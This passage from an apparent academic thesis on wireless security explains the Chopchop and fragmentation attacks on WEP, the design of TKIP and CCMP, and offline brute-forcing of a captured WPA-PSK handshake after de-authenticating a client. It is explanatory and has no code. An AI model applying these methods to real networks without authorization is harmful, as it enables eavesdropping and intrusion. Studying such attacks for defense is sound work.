
The CRC-32 function was designed to detect errors and not to function as a cryptographically strong one-way function. We explained that due to the linearity of CRC-32 and the XOR operation used for WEP encryption, it is possible to flip a bit in the ciphertext and then calculate which bit in the encrypted CRC-32 value that in turn must be flipped in order for the checksum to validate. This fact combined with WEP's lack of replay protection, are the most important components of the Chopchop attack.

As illustrated in Figure 2.10, the attack works by truncating (hence the name *Chopchop*) an encrypted packet at the end by one byte. Now, the goal is to figure out the value of this byte. KoreK discovered a way of accomplishing this by injecting the truncated (encrypted) packet back into the network. The packet would now be invalid due to the ICV not matching the rest of the packet. Nevertheless, he figured that by XORing this packet with a certain value *Mod*, the packet becomes valid again. KoreK shows that this value does only depend on the truncated byte. So, trying all permutations, 0 through 255 (128 on average), for this byte, we will eventually hit that correct value. If the truncated message is valid, the AP will respond by sending the packet back out on the network. At this point, the attacker will know the plaintext of the truncated byte, and thus the keystream as well. By repeating this, it is possible to decrypt the entire packet and revealing the plaintext as well as the keystream without ever knowing the master key.



Figure 2.10: *The attacker modifies a packet by truncating the last byte and injecting it into the network using the Chopchop attack*

The math behind the Chopchop attack is thoroughly described by Tews [31] as follows:
Assume a truncated plaintext P. In order for the checksum to be correct the following equation must be valid:

$$P \bmod R_{CRC} = P_{ONE} \tag{2.2}$$

where R_{CRC} is the CRC-32 polynomial (recall Section 2.4.5) and P_{ONE} is the polynomial where all coefficients from X^0 to X^{31} being 1.
P can be re-written as:

$$P = Q \times X^8 + P_7 \tag{2.3}$$

where P_7 is all elements of P with exponents smaller than 8 (i.e. X^0 to X^7). Now, it can be shown that in order to get a correct checksum for

$P = Q \times X^8 + P_7$ the following must be valid:

$$Q \times X^8 = P_{ONE} + P_7 \bmod R_{CRC} \tag{2.4}$$

X^8 inverse becomes:

$$(X^8)^{-1} = R_{INV} \tag{2.5}$$

Now, we know that

$$Q = R_{INV}(P_{ONE} + P_7) \bmod R_{CRC} \tag{2.6}$$

For the checksum to become valid, Q must have the value:

$$Q = P_{ONE} \bmod R_{CRC} \tag{2.7}$$

Now, by adding a value $P_{COR} = P_{ONE} + P_{INV}(P_{ONE} + P_7)$ to Q, we would get a new message for P which will have a correct checksum. P_{COR} depends only on P_7 and hence only 8 bits is unknown. This yields 256 permutations that can be guessed in a relatively short time and requires on average 128 guesses.

2.5.6 Fragmentation Attack

In 2005, Bittau et al. released a paper called *The Final Nail in WEP's Coffin* [11]. Their paper describes a novel attack known as the fragmentation attack. This attack makes it possible to obtain a large amount of keystream in a very short time by only eavesdropping a single packet. The obtained keystream can then be used to inject arbitrary traffic into the network.

The attack works by first eavesdropping on a single packet. All packets sent in an 802.11 network have similar headers. A packet starts with a Logical Link Control (LLC) header, followed by a Subnetwork Access Protocol (SNAP) header, a total of eight bytes. These headers are almost always identical for every packet. The only field that varies is the last byte of the SNAP header, *EtherType*, which indicates the protocol of the encapsulated packet. This field is almost exclusively set to either ARP or IP on most networks. ARP packets are easily detected due to their recognizable size, all other packets can be assumed to contain IP data. Because of this, the fragmentation attack assumes that the first eight bytes of plaintext are known.

By simply XORing the deducted 8 bytes of plaintext with the first bytes of ciphertext, eight bytes of keystream are obtained. With eight bytes of keystream, it is possible to send a four-byte packet to the network (Remember that the four byte ICV must also be added). This packet would decrypt correctly, but such a small packet is not useable for anything, and it would simply be discarded at the next layer. This is where the fragmentation attack comes into play. 802.11 supports fragmentation, i.e., packets can be

broken down into smaller fragments, maximum 16. These fragments are encrypted individually, this means that by sending 16 eight byte fragments (four byte data + ICV), it is possible to inject a 64-byte packet. This part of the fragmentation attack is illustrated in Figure 2.11. Ideally an attacker



Figure 2.11: *Illustration of the fragmentation attack*

wants 1500 bytes of keystream, which is the Maximum Transmission Unit (MTU) of ethernet. By further exploiting the fragmentation in 802.11, this is possible in a very short amount of time. To execute the attack, the attacker generates a 64-byte broadcast packet and sends it to the AP in 16 fragments. The AP will wait until all fragments are received before reassembling the packet. Since this is a broadcast packet the AP will re-encrypt the packet with a new IV, and send the packet as one fragment back to the network. This packet will be 68 bytes in size (64 bits from the fragments + 4-byte ICV). The attacker can capture this packet, and knowing the plaintext, obtain 68 bytes of keystream for the new IV. This attack can then simply be repeated until 1500 bytes of keystream are obtained.

By using this method, an attacker only needs to send 34 packets and receive 4 to obtain 1500 bytes of keystream. This method is much faster than the chopchop method, which recovers one byte per 128 sent packet on average.

When knowing 1500 bytes of keystream for a given IV, it is possible to obtain it for other IVs as well, by sending an unfragmented 1500-byte broadcast packet to the AP. The AP will then relay this, but encrypted with a new IV. This way an attacker can build a dictionary of all IV - keystream pairs.

2.6 Temporal Key Integrity Protocol (TKIP)

When WEP was proved completely broken [17], a new security scheme for wireless networks was desperately needed. The Temporal Key Integrity Protocol (TKIP) was designed on top of WEP to fix all its known weaknesses. In this section a brief historical overview of TKIP will be given, followed by a thorough technical walkthrough of the protocol.

2.6.1 History

As described in Section 2.4.7, TKIP's predecessor, WEP, has several severe weaknesses and is considered completely broken. An attacker can obtain the secret key used in WEP within a minute, or even decrypt packets without the knowledge of the key. These and other attacks were discussed in Section 2.5.

In 2001, the IEEE 802.11i task group was established to design the new security protocols for the 802.11 family of WLANs. The task group actually designed two protocols, one that would allow old WEP hardware to be upgraded, and another one that was made from scratch using the modern AES block cipher. These protocols were named TKIP and CCMP respectively. CCMP is described in Section 2.7. The standardization process took quite some time, and the WiFi Alliance wanted to be able to provide secure equipment to their customers. Consequently, the WiFi Alliance made their own security standard based on a draft version of 802.11i, which they named WPA (WiFi Protected Access). The difference and timeline of the various standards were described in Section 2.3.1.

Even though TKIP provides vastly improved security over the old WEP standard, it is still built using some of the same building blocks as WEP. TKIP has some weaknesses, most significantly the Message Integrity Code (MIC). And as shall be explained in Chapter 3, this is used in the new attack on TKIP. Because of this, and the fact that all new hardware supports the new and improved CCMP security standard (see Section 2.7), TKIP will be deprecated in the next version of the 802.11 standard [19].

2.6.2 Protocol overview

TKIP had one important design goal; it should be implementable on old WEP hardware [16]. For that reason, there were some serious limitations on how TKIP could be designed. Because of this limitation the protocol still uses WEP encapsulation, but was designed to provide additional protection against all known attacks on WEP.

The 802.11 2007 standard [5] defines four modifications of WEP that is made by TKIP.

- The use of a new Message Integrity Check (MIC), which is generated by the keyed cryptographic algorithm Michael.
- The MIC is, because of the design constraints, not very secure. Therefore TKIP implements countermeasures to handle this.
- Replay protection, with the use of a per-MPDU TKIP sequence counter (TSC).
- TKIP uses a cryptographic per-packet key mixing function to defeat weak-key attacks against the WEP key.

The details of these four items are discussed in the next sections. It is clear that TKIP addresses all the known issues of WEP. But as shall be explained in Section 3.2, TKIP still has some weaknesses that can be exploited.

2.6.3 TKIP Encapsulation

TKIP is built around WEP, and uses the WEP encapsulation described in Section 2.4.2, as a *Black box*. The TKIP encapsulation is shown in Figure 2.12. This figure consists of a few new abbreviations that should be explained:

DA Destination Address (MAC)

SA Source Address (MAC)

TA Transmitter Address or Transmitting Station Address (MAC)

TK Temporal Key (128-bit Session Key)

TSC TKIP Sequence Counter

TTAK TKIP-mixed Transmit Address and Key (80 bits)

The 128-bit session key, TK, is obtained through an EAPOL handshake and is explained later in this section. As can be seen from the figure, the first step of TKIP is to generate the per-packet key. This is done in two phases, labeled *Phase 1-* and *Phase 2 key mixing* in the figure. The *Phase 1 key mixing* takes three inputs: TA, TK and the 32 Most Significant Bits (MSBs) of the TSC. The output of this function is the 80-bit TTAK. Next, the second key mixing function uses the TTAK together with the TK and the 16 Least Significant Bits (LSBs) of the TSC. This results in the WEP seed, which is represented as the 24-bit WEP IV and a 104-bit RC4 key. The reason

for mixing the key in two phases is to make the computation of the key less intensive, and thus ease the burden for older WEP hardware. The first phase only has to be computed for every $2^{16} = 65536$ packet, since it uses the 32 MSBs of the TSC. The second phase calculation changes for every packet. The TSC increases monotonically, and therefore the calculation could be performed in advance.



Figure 2.12: *TKIP encapsulation block diagram [5]*

In addition to the ICV, TKIP introduced a new integrity check called a MIC. The MIC is generated by the Michael algorithm, which computes an 8-byte message integrity code (MIC) on the Plaintext MSDU. In addition to the MSDU, the Michael algorithm takes three inputs: DA, SA and a one-byte Priority field. As can be seen from Figure 2.12, the MSDU, the TSC and the computed MIC is fragmented to two or more MPDUs if needed. The MPDU is then inputted to the WEP encapsulation as the WEP Plaintext. Both the key mixing and the MIC generation are discussed in more detail later in this section.

2.6.4 TKIP Decapsulation

When receiving a TKIP encapsulated packet, a decapsulation process is performed as depicted in Figure 2.13. First, the extraction of the TSC sequence number and key identifier from the WEP IV and TKIP Extended IV is performed. Packets that violate the sequencing will be discarded, i.e., packets that do not have a higher TSC than the previous packet are dropped.



Figure 2.13: *TKIP decapsulation block diagram [5]*

The construction of the WEP Seed is performed with the same two-phase key-mixing as in the encapsulation. The In-Sequence MPDU and the WEP Seed are then fed into the WEP Decapsulation. This decapsulation was detailed in Section 2.4.2. The MPDU, outputted from the WEP decapsulation, is then reassembled if it was a part of a fragmented MSDU. Next, the reassembled Plaintext MSDU, DA, SA and Priority field is sent to the Michael algorithm to produce *MIC'*. If *MIC'* matches the decrypted *MIC*, the packet is accepted. If not, TKIP Countermeasures will be activated. These countermeasures will be explained in detail later, as these are a vital part of the attack on TKIP.

2.6.5 TKIP Packet Structure

TKIP makes some modifications to the WEP packet structure. The construction of this expanded TKIP MPDU can be seen in Figure 2.14. The first part is the MAC header, which contains the sender and receiver MAC address among other fields. Next, we have the 4-byte IV / KeyID field, which differs slightly from WEP. The first byte of this field is the second byte of the TSC, the second is a padding byte, *WEPSeed[1]*, which is inserted to avoid RC4 weak keys. The padding is followed by the first byte of the TSC. These three bytes serve as the 24-bit WEP IV. The next 5 bits are reserved for future use. The Extended IV bit is new in TKIP, and indicates if an extended IV (TSC) is used. This bit is always set to 1 when TKIP is used. The next four bits are set to the key index of the key used for cryptographic encapsulation of the frame [5].



Figure 2.14: *Construction of expanded TKIP MPDU [5]*

The Extended IV field consists of 4 bytes, which are the remaining four bytes of the TSC. Next follows the Data, MIC and WEP ICV. These three fields are sent encrypted, all other fields are sent as plaintext. Finally, the IEEE 802 Frame Check Sequence (FCS) is appended to the end of the frame. The FCS is a CRC-32 calculated over the entire frame, including the MAC header.

2.6.6 TKIP Sequence counter (TSC)

TKIP introduces a new sequence counter, TSC. The TSC was designed to fix the weaknesses of the WEP IV, described in Section 2.4.7. There were three main weaknesses in the WEP IV, which can be summarized as:

- The IV was too short (24 Bits), this caused IV reuse.
- The IV was not used as a sequence counter to prevent message replay.
- Prepending the IV to the secret key revealed when weak keys were used.

The 48-bit TSC addresses all these problems. The larger TSC makes IV reuse infeasible. The TSC also functions as a sequence counter, and messages that have equal or lower TSC value than the previous packet is dropped, thus preventing message replay attacks. The TSC is also constructed to avoid a certain class of known weak keys.

One important requirement for the TSC is that it is increased monotonically, i.e., increased by 1 for each packet. Additionally the TSC is always initialized to 1 when the TKIP temporal key is initialized or refreshed. This

makes the TSC suitable as a sequence counter. This was not the case in WEP, where there were no requirements for how the IV should be chosen and increased [5].

Figure 2.19 shows how the TSC is used in the per-packet key-mixing. As can be seen only 16 bits of the TSC are used in the 24-bit WEP IV field, the remaining 8 bits consist of a dummy value. This dummy value is inserted to avoid a known class of weak RC4 keys. The dummy value is always set to:

$$(TSC1 \vee 0x20) \wedge 0x7F \tag{2.8}$$

Where TSC1 is the second byte of the TSC. The remaining 32 bits of the TSC are put in the Extended IV field of the TKIP MPDU, as seen in Figure 2.14.

2.6.7 Message Integrity Code (MIC)

One of the biggest flaws in WEP was that it did not protect against message forgery. This was because the ICV, based on CRC-32, was not sufficiently secure (see Section 2.4.7 for details). To defend against message modification and other active attacks, TKIP includes a MIC. The MIC is calculated on the MSDU, which can be fragmented into several MPDUs. The MIC is based on the Michael algorithm, which is a simple algorithm, but with considerably improved security over CRC-32.

Michael is a keyed MIC, which means it takes a secret key as input in addition to the plaintext. The key and the output of the algorithm are both 64 bits in length. The Michael key is derived from the master key (the TKIP key hierarchy is explained in the following section). Although more secure than CRC-32, the Michael algorithm is a weak Message Integrity Check compared to keyed cryptographic hash functions like e.g. SHA-1. However, the designers of TKIP had to consider the compatibility of legacy hardware when choosing an algorithm. Michael had a design goal of only 20 bits of security [16]. This means that a randomly chosen MIC has 1 in $2^{20} = 1,048,576$ chance of being accepted as valid.

As can be seen from Figure 2.14, the WEP ICV is still calculated on the plaintext. This results in two Message Integrity Checks being calculated on the data. When a packet is received, the WEP ICV is calculated the same way as in WEP. As in WEP the packet is discarded if the calculated *ICV'* does not match the received *ICV*. If the ICV check is successful, the MIC is calculated and checked against the received MIC as described earlier. It is very unlikely that the ICV computes correctly (Remember that CRC-32 is very good at detecting transmission errors), while the MIC fails, unless an

attack is taking place.

TKIP Countermeasures

The designers of TKIP realized that Michael was not sufficiently secure. As a consequence, they implemented some countermeasures. The countermeasures are designed to prevent an attacker from trying to crack the MIC by using brute force. This feature of TKIP is explained in detail because it is an essential part of Beck and Tews' attack on TKIP [10], which will be detailed in Chapter 3. The IEEE 802.11 2007 standard specifies [5] how STAs and APs shall react on MIC failures, and suggests that such events *should* be logged and *must* be kept below two per minute. The last restriction implies that if two MIC failures are detected within one minute, a STA or AP must activate the TKIP countermeasures. A MIC failure occurs when a received packet has a valid ICV but an invalid MIC. When the countermeasures are activated, the AP will delete all temporal keys and shut down all TKIP traffic for one minute. After this minute has passed, all STAs will have to re-authenticate and create new temporal keys. This will give the attacker one try per minute on guessing the right MIC, making it infeasible for the attacker to guess the correct value. In this way the WEP ICV helps to prevent false detection of MIC failures, and prevents the use of countermeasures when no attack is taking place [5].

An Authenticator and Supplicant, typically AP and STA, have slightly different countermeasure behavior. Flow charts of their respective behavior can be seen in Figure 2.15 and 2.17.

For an authenticator, a MIC failure can occur in two ways: Either the Authenticator receives a frame with a MIC failure, which will be discarded, or it receives a Michael MIC Failure Report frame from a supplicant, indicating that the supplicant received a frame with a MIC failure. When a MIC failure occurs, the Authenticator will either reset the MIC Failure Timer, or, if the Timer is less than 60 seconds, activate MIC countermeasures.

The countermeasures start by de-authenticating all STAs using TKIP, and delete their Pairwise Transient Key Security Association (PTKSA). If the Group Key uses TKIP, its security association is also discarded. In addition to this, all STAs using CCMP as a pairwise cipher will be de-authenticated if they are also using TKIP as a group cipher. A new group key will be constructed, but not used in one minute. The AP will also refuse to construct new pairwise keys using TKIP for one minute, thus disabling all TKIP communication. After one minute has passed, the MIC failure counter and timer are reset, and the AP resumes normal operation.



Figure 2.15: *Authenticator MIC countermeasures [5]*

When a supplicant receives a frame with a MIC failure, it is discarded and a MIC Failure Report frame is sent to the AP. If less than 60 seconds have passed since the last MIC failure was received, the STA will de-authenticate from the AP and delete the pairwise- and group key. Figure 2.16 illustrates how the STA that is being attacked informs the client (Running Mac OS X) of this incident. The STA will then wait one minute before reestablishing a connection with the AP.



Figure 2.16: *The client is informed of the MIC countermeasures*



Figure 2.17: *Supplicant MIC countermeasures [5]*

2.6.8 Temporal Key

TKIP, as the name implies, makes use of so-called Temporal Keys. The temporal keys are derived from a master key, and are all part of a key hierarchy. The master key could either be obtained through an upper layer authentication protocol based on the Extensible Authentication Protocol (EAP), or pre-shared master keys could be used.

There are two different classes of keys used in TKIP, the pairwise keys and the group keys. The pairwise keys are used in communication between two STAs (Most commonly a STA and an AP), while the group keys are used for multicast traffic. The derivation of the pairwise temporal keys can be seen in Figure 2.18. The 256-bit Pairwise Master Key (PMK) is expanded by the use of a PRNG called the Pseudo Random Function (PRF-n). Where n indicates the number of bits to output, 512 in the case of TKIP. This function uses *Nonces*, which are obtained through EAPOL (EAP over LAN) Handshakes. In order to obtain the pairwise key, a four-way EAPOL handshake is performed, while the group key uses a two-way handshake [16].

EAPOL is the EAP encapsulation used in 802.1x which is the authentication mechanism used in 802.11 WLANs. A thorough explanation of EAP, 802.1x and EAPOL is out of scope for this thesis. Additional background on these subjects and how it is used in wireless LANs can be found in [6, 3, 16].

In addition to the PMK, the PRF takes five inputs:

- The string *"Pairwise key expansion"*.
- The smallest, *Min()*, of the Authenticator Address (AA) and Supplicant Address (SPA).
- The largest, *Max()*, of the AA and SPA.
- The smallest of the Authenticator Nonce (ANonce) and Supplicant Nonce (SNonce).
- The largest of the Authenticator Nonce (ANonce) and Supplicant Nonce (SNonce).

The *Max()* and *Min()* functions convert the two inputs to positive integers and output the largest or smallest value, respectively. The ANonce and SNonce are nonces obtained through EAPOL Handshakes. As can be seen



Figure 2.18: *TKIP Pairwise Key Hierarchy [16]*

in Figure 2.18, the 512-bit output is divided into four keys of 128 bits each. The first two keys are used to protect EAP Over LAN (EAPOL) messages, for Message Integrity and Encryption respectively. The two latter keys are used for TKIP encapsulation, where Data Encryption Key refers to the Temporal Key (TK), and the Data MIC key is used in the Michael algorithm. The 64 first bits of the Data MIC key is used as the AP to STA MIC key, while the remaining 64 bits are used to protect STA to AP communication.

As mentioned earlier, TKIP uses a different encryption key for every packet through the use of per-packet key mixing. This process is depicted in Figure 2.19. As can be seen, the process consists of two phases, as described earlier. The first phase is only computed every 65,536 packet, as it uses the 32 MSBs of the TSC. The second phase is computed for every frame. The figure also shows that the WEP Seed is constructed from the 16 LSBs of the TSC, the Dummy value and the output from the second key-mixing phase. This 128-bit WEP Seed is then fed to the WEP encapsulation as the 24-bit IV and the 104-bit RC4 key. Note that the 104-bit per-packet key



Figure 2.19: *TKIP Per-Packet Key Mixing*

will change for every packet, as opposed to WEP where this was a static pre-shared key. The per-packet key-mixing avoids weak keys with the use of the Dummy value and further obscures the secret TK. Also note that the TA is included in the first phase, this is done to avoid any key collisions as the TA is unique for every transmitting station.

2.7 Counter Mode with CBC MAC Protocol (CCMP)

CCMP was the second security protocol introduced as a replacement for WEP in the 802.11i amendment [5]. As opposed to TKIP, CCMP was designed from the bottom-up with security in mind, without any consideration for compatibility with old hardware. This section will give a brief overview of CCMP. For more details we refer the reader to the IEEE 802.11 2007 standard [5].

The full name of CCMP is Counter Mode with Cipher Block Chaining Message Authentication Code Protocol. CCMP uses the AES block cipher for confidentiality, authentication and integrity, and operates on the MPDU level. This is accomplished through the use of AES in CCM (Counter Mode

with CBC MAC) mode. Where Counter Mode is used for encryption and CBC is used to generate a MIC. As opposed to the stream cipher RC4 used in WEP and TKIP, AES is a block cipher. In CCMP, AES is always used with 128-bit key and block size.

As CCMP is a totally different design from WEP and TKIP, none of the attacks described earlier will work against it. Beck and Tews' new attack on TKIP [10] is therefore not applicable to CCMP. At the time of writing, there are no known practical attacks against CCMP or AES, except from brute-force attacks on the EAPOL handshake. This type of attack is described in Section 2.8.

Figure 2.20 shows the CCMP MPDU, and as can be seen, only the data and MIC are encrypted. The header is very similar to the one used in TKIP, but there are some differences. The main difference is the PN (Packet Number), which is a 48-bit value used similarly as the TSC of TKIP. The PN is used for replay protection, and to compute a per-packet key.



Figure 2.20: *Expanded CCMP MPDU [5]*

2.8 Attacks on TKIP and CCMP

Up until the TKIP attack by Beck and Tews was published in November 2008 [10], the only practical attacks against TKIP were brute force attacks on the EAPOL handshake. Brute force attacks of this type are also applicable to CCMP. This section will describe the theory of such attacks and give some examples. The attack by Beck and Tews is described in Chapter 3.

The attack described here, works against WPA or WPA2/RSN networks using Pre-shared Keys (PSK) regardless of the underlying cipher. As described in Section 2.6.8, a four-way handshake is performed to obtain the temporal key used to protect the wireless traffic. This handshake has one shared secret between the STA and AP, namely the Pairwise Master Key (PMK), which is derived from the pre-shared password. The PMK and password are never sent over the air. Instead the Pairwise Transient Key (PTK) is derived from *Nonces* sent during the handshake.

To perform an attack on the password, the attacker needs to capture the four-way handshake. This can be done by simply de-authenticating the STA or waiting for one to be performed. With this handshake captured, the remaining parts of the attack are performed offline, i.e. no more traffic needs to be captured or injected.

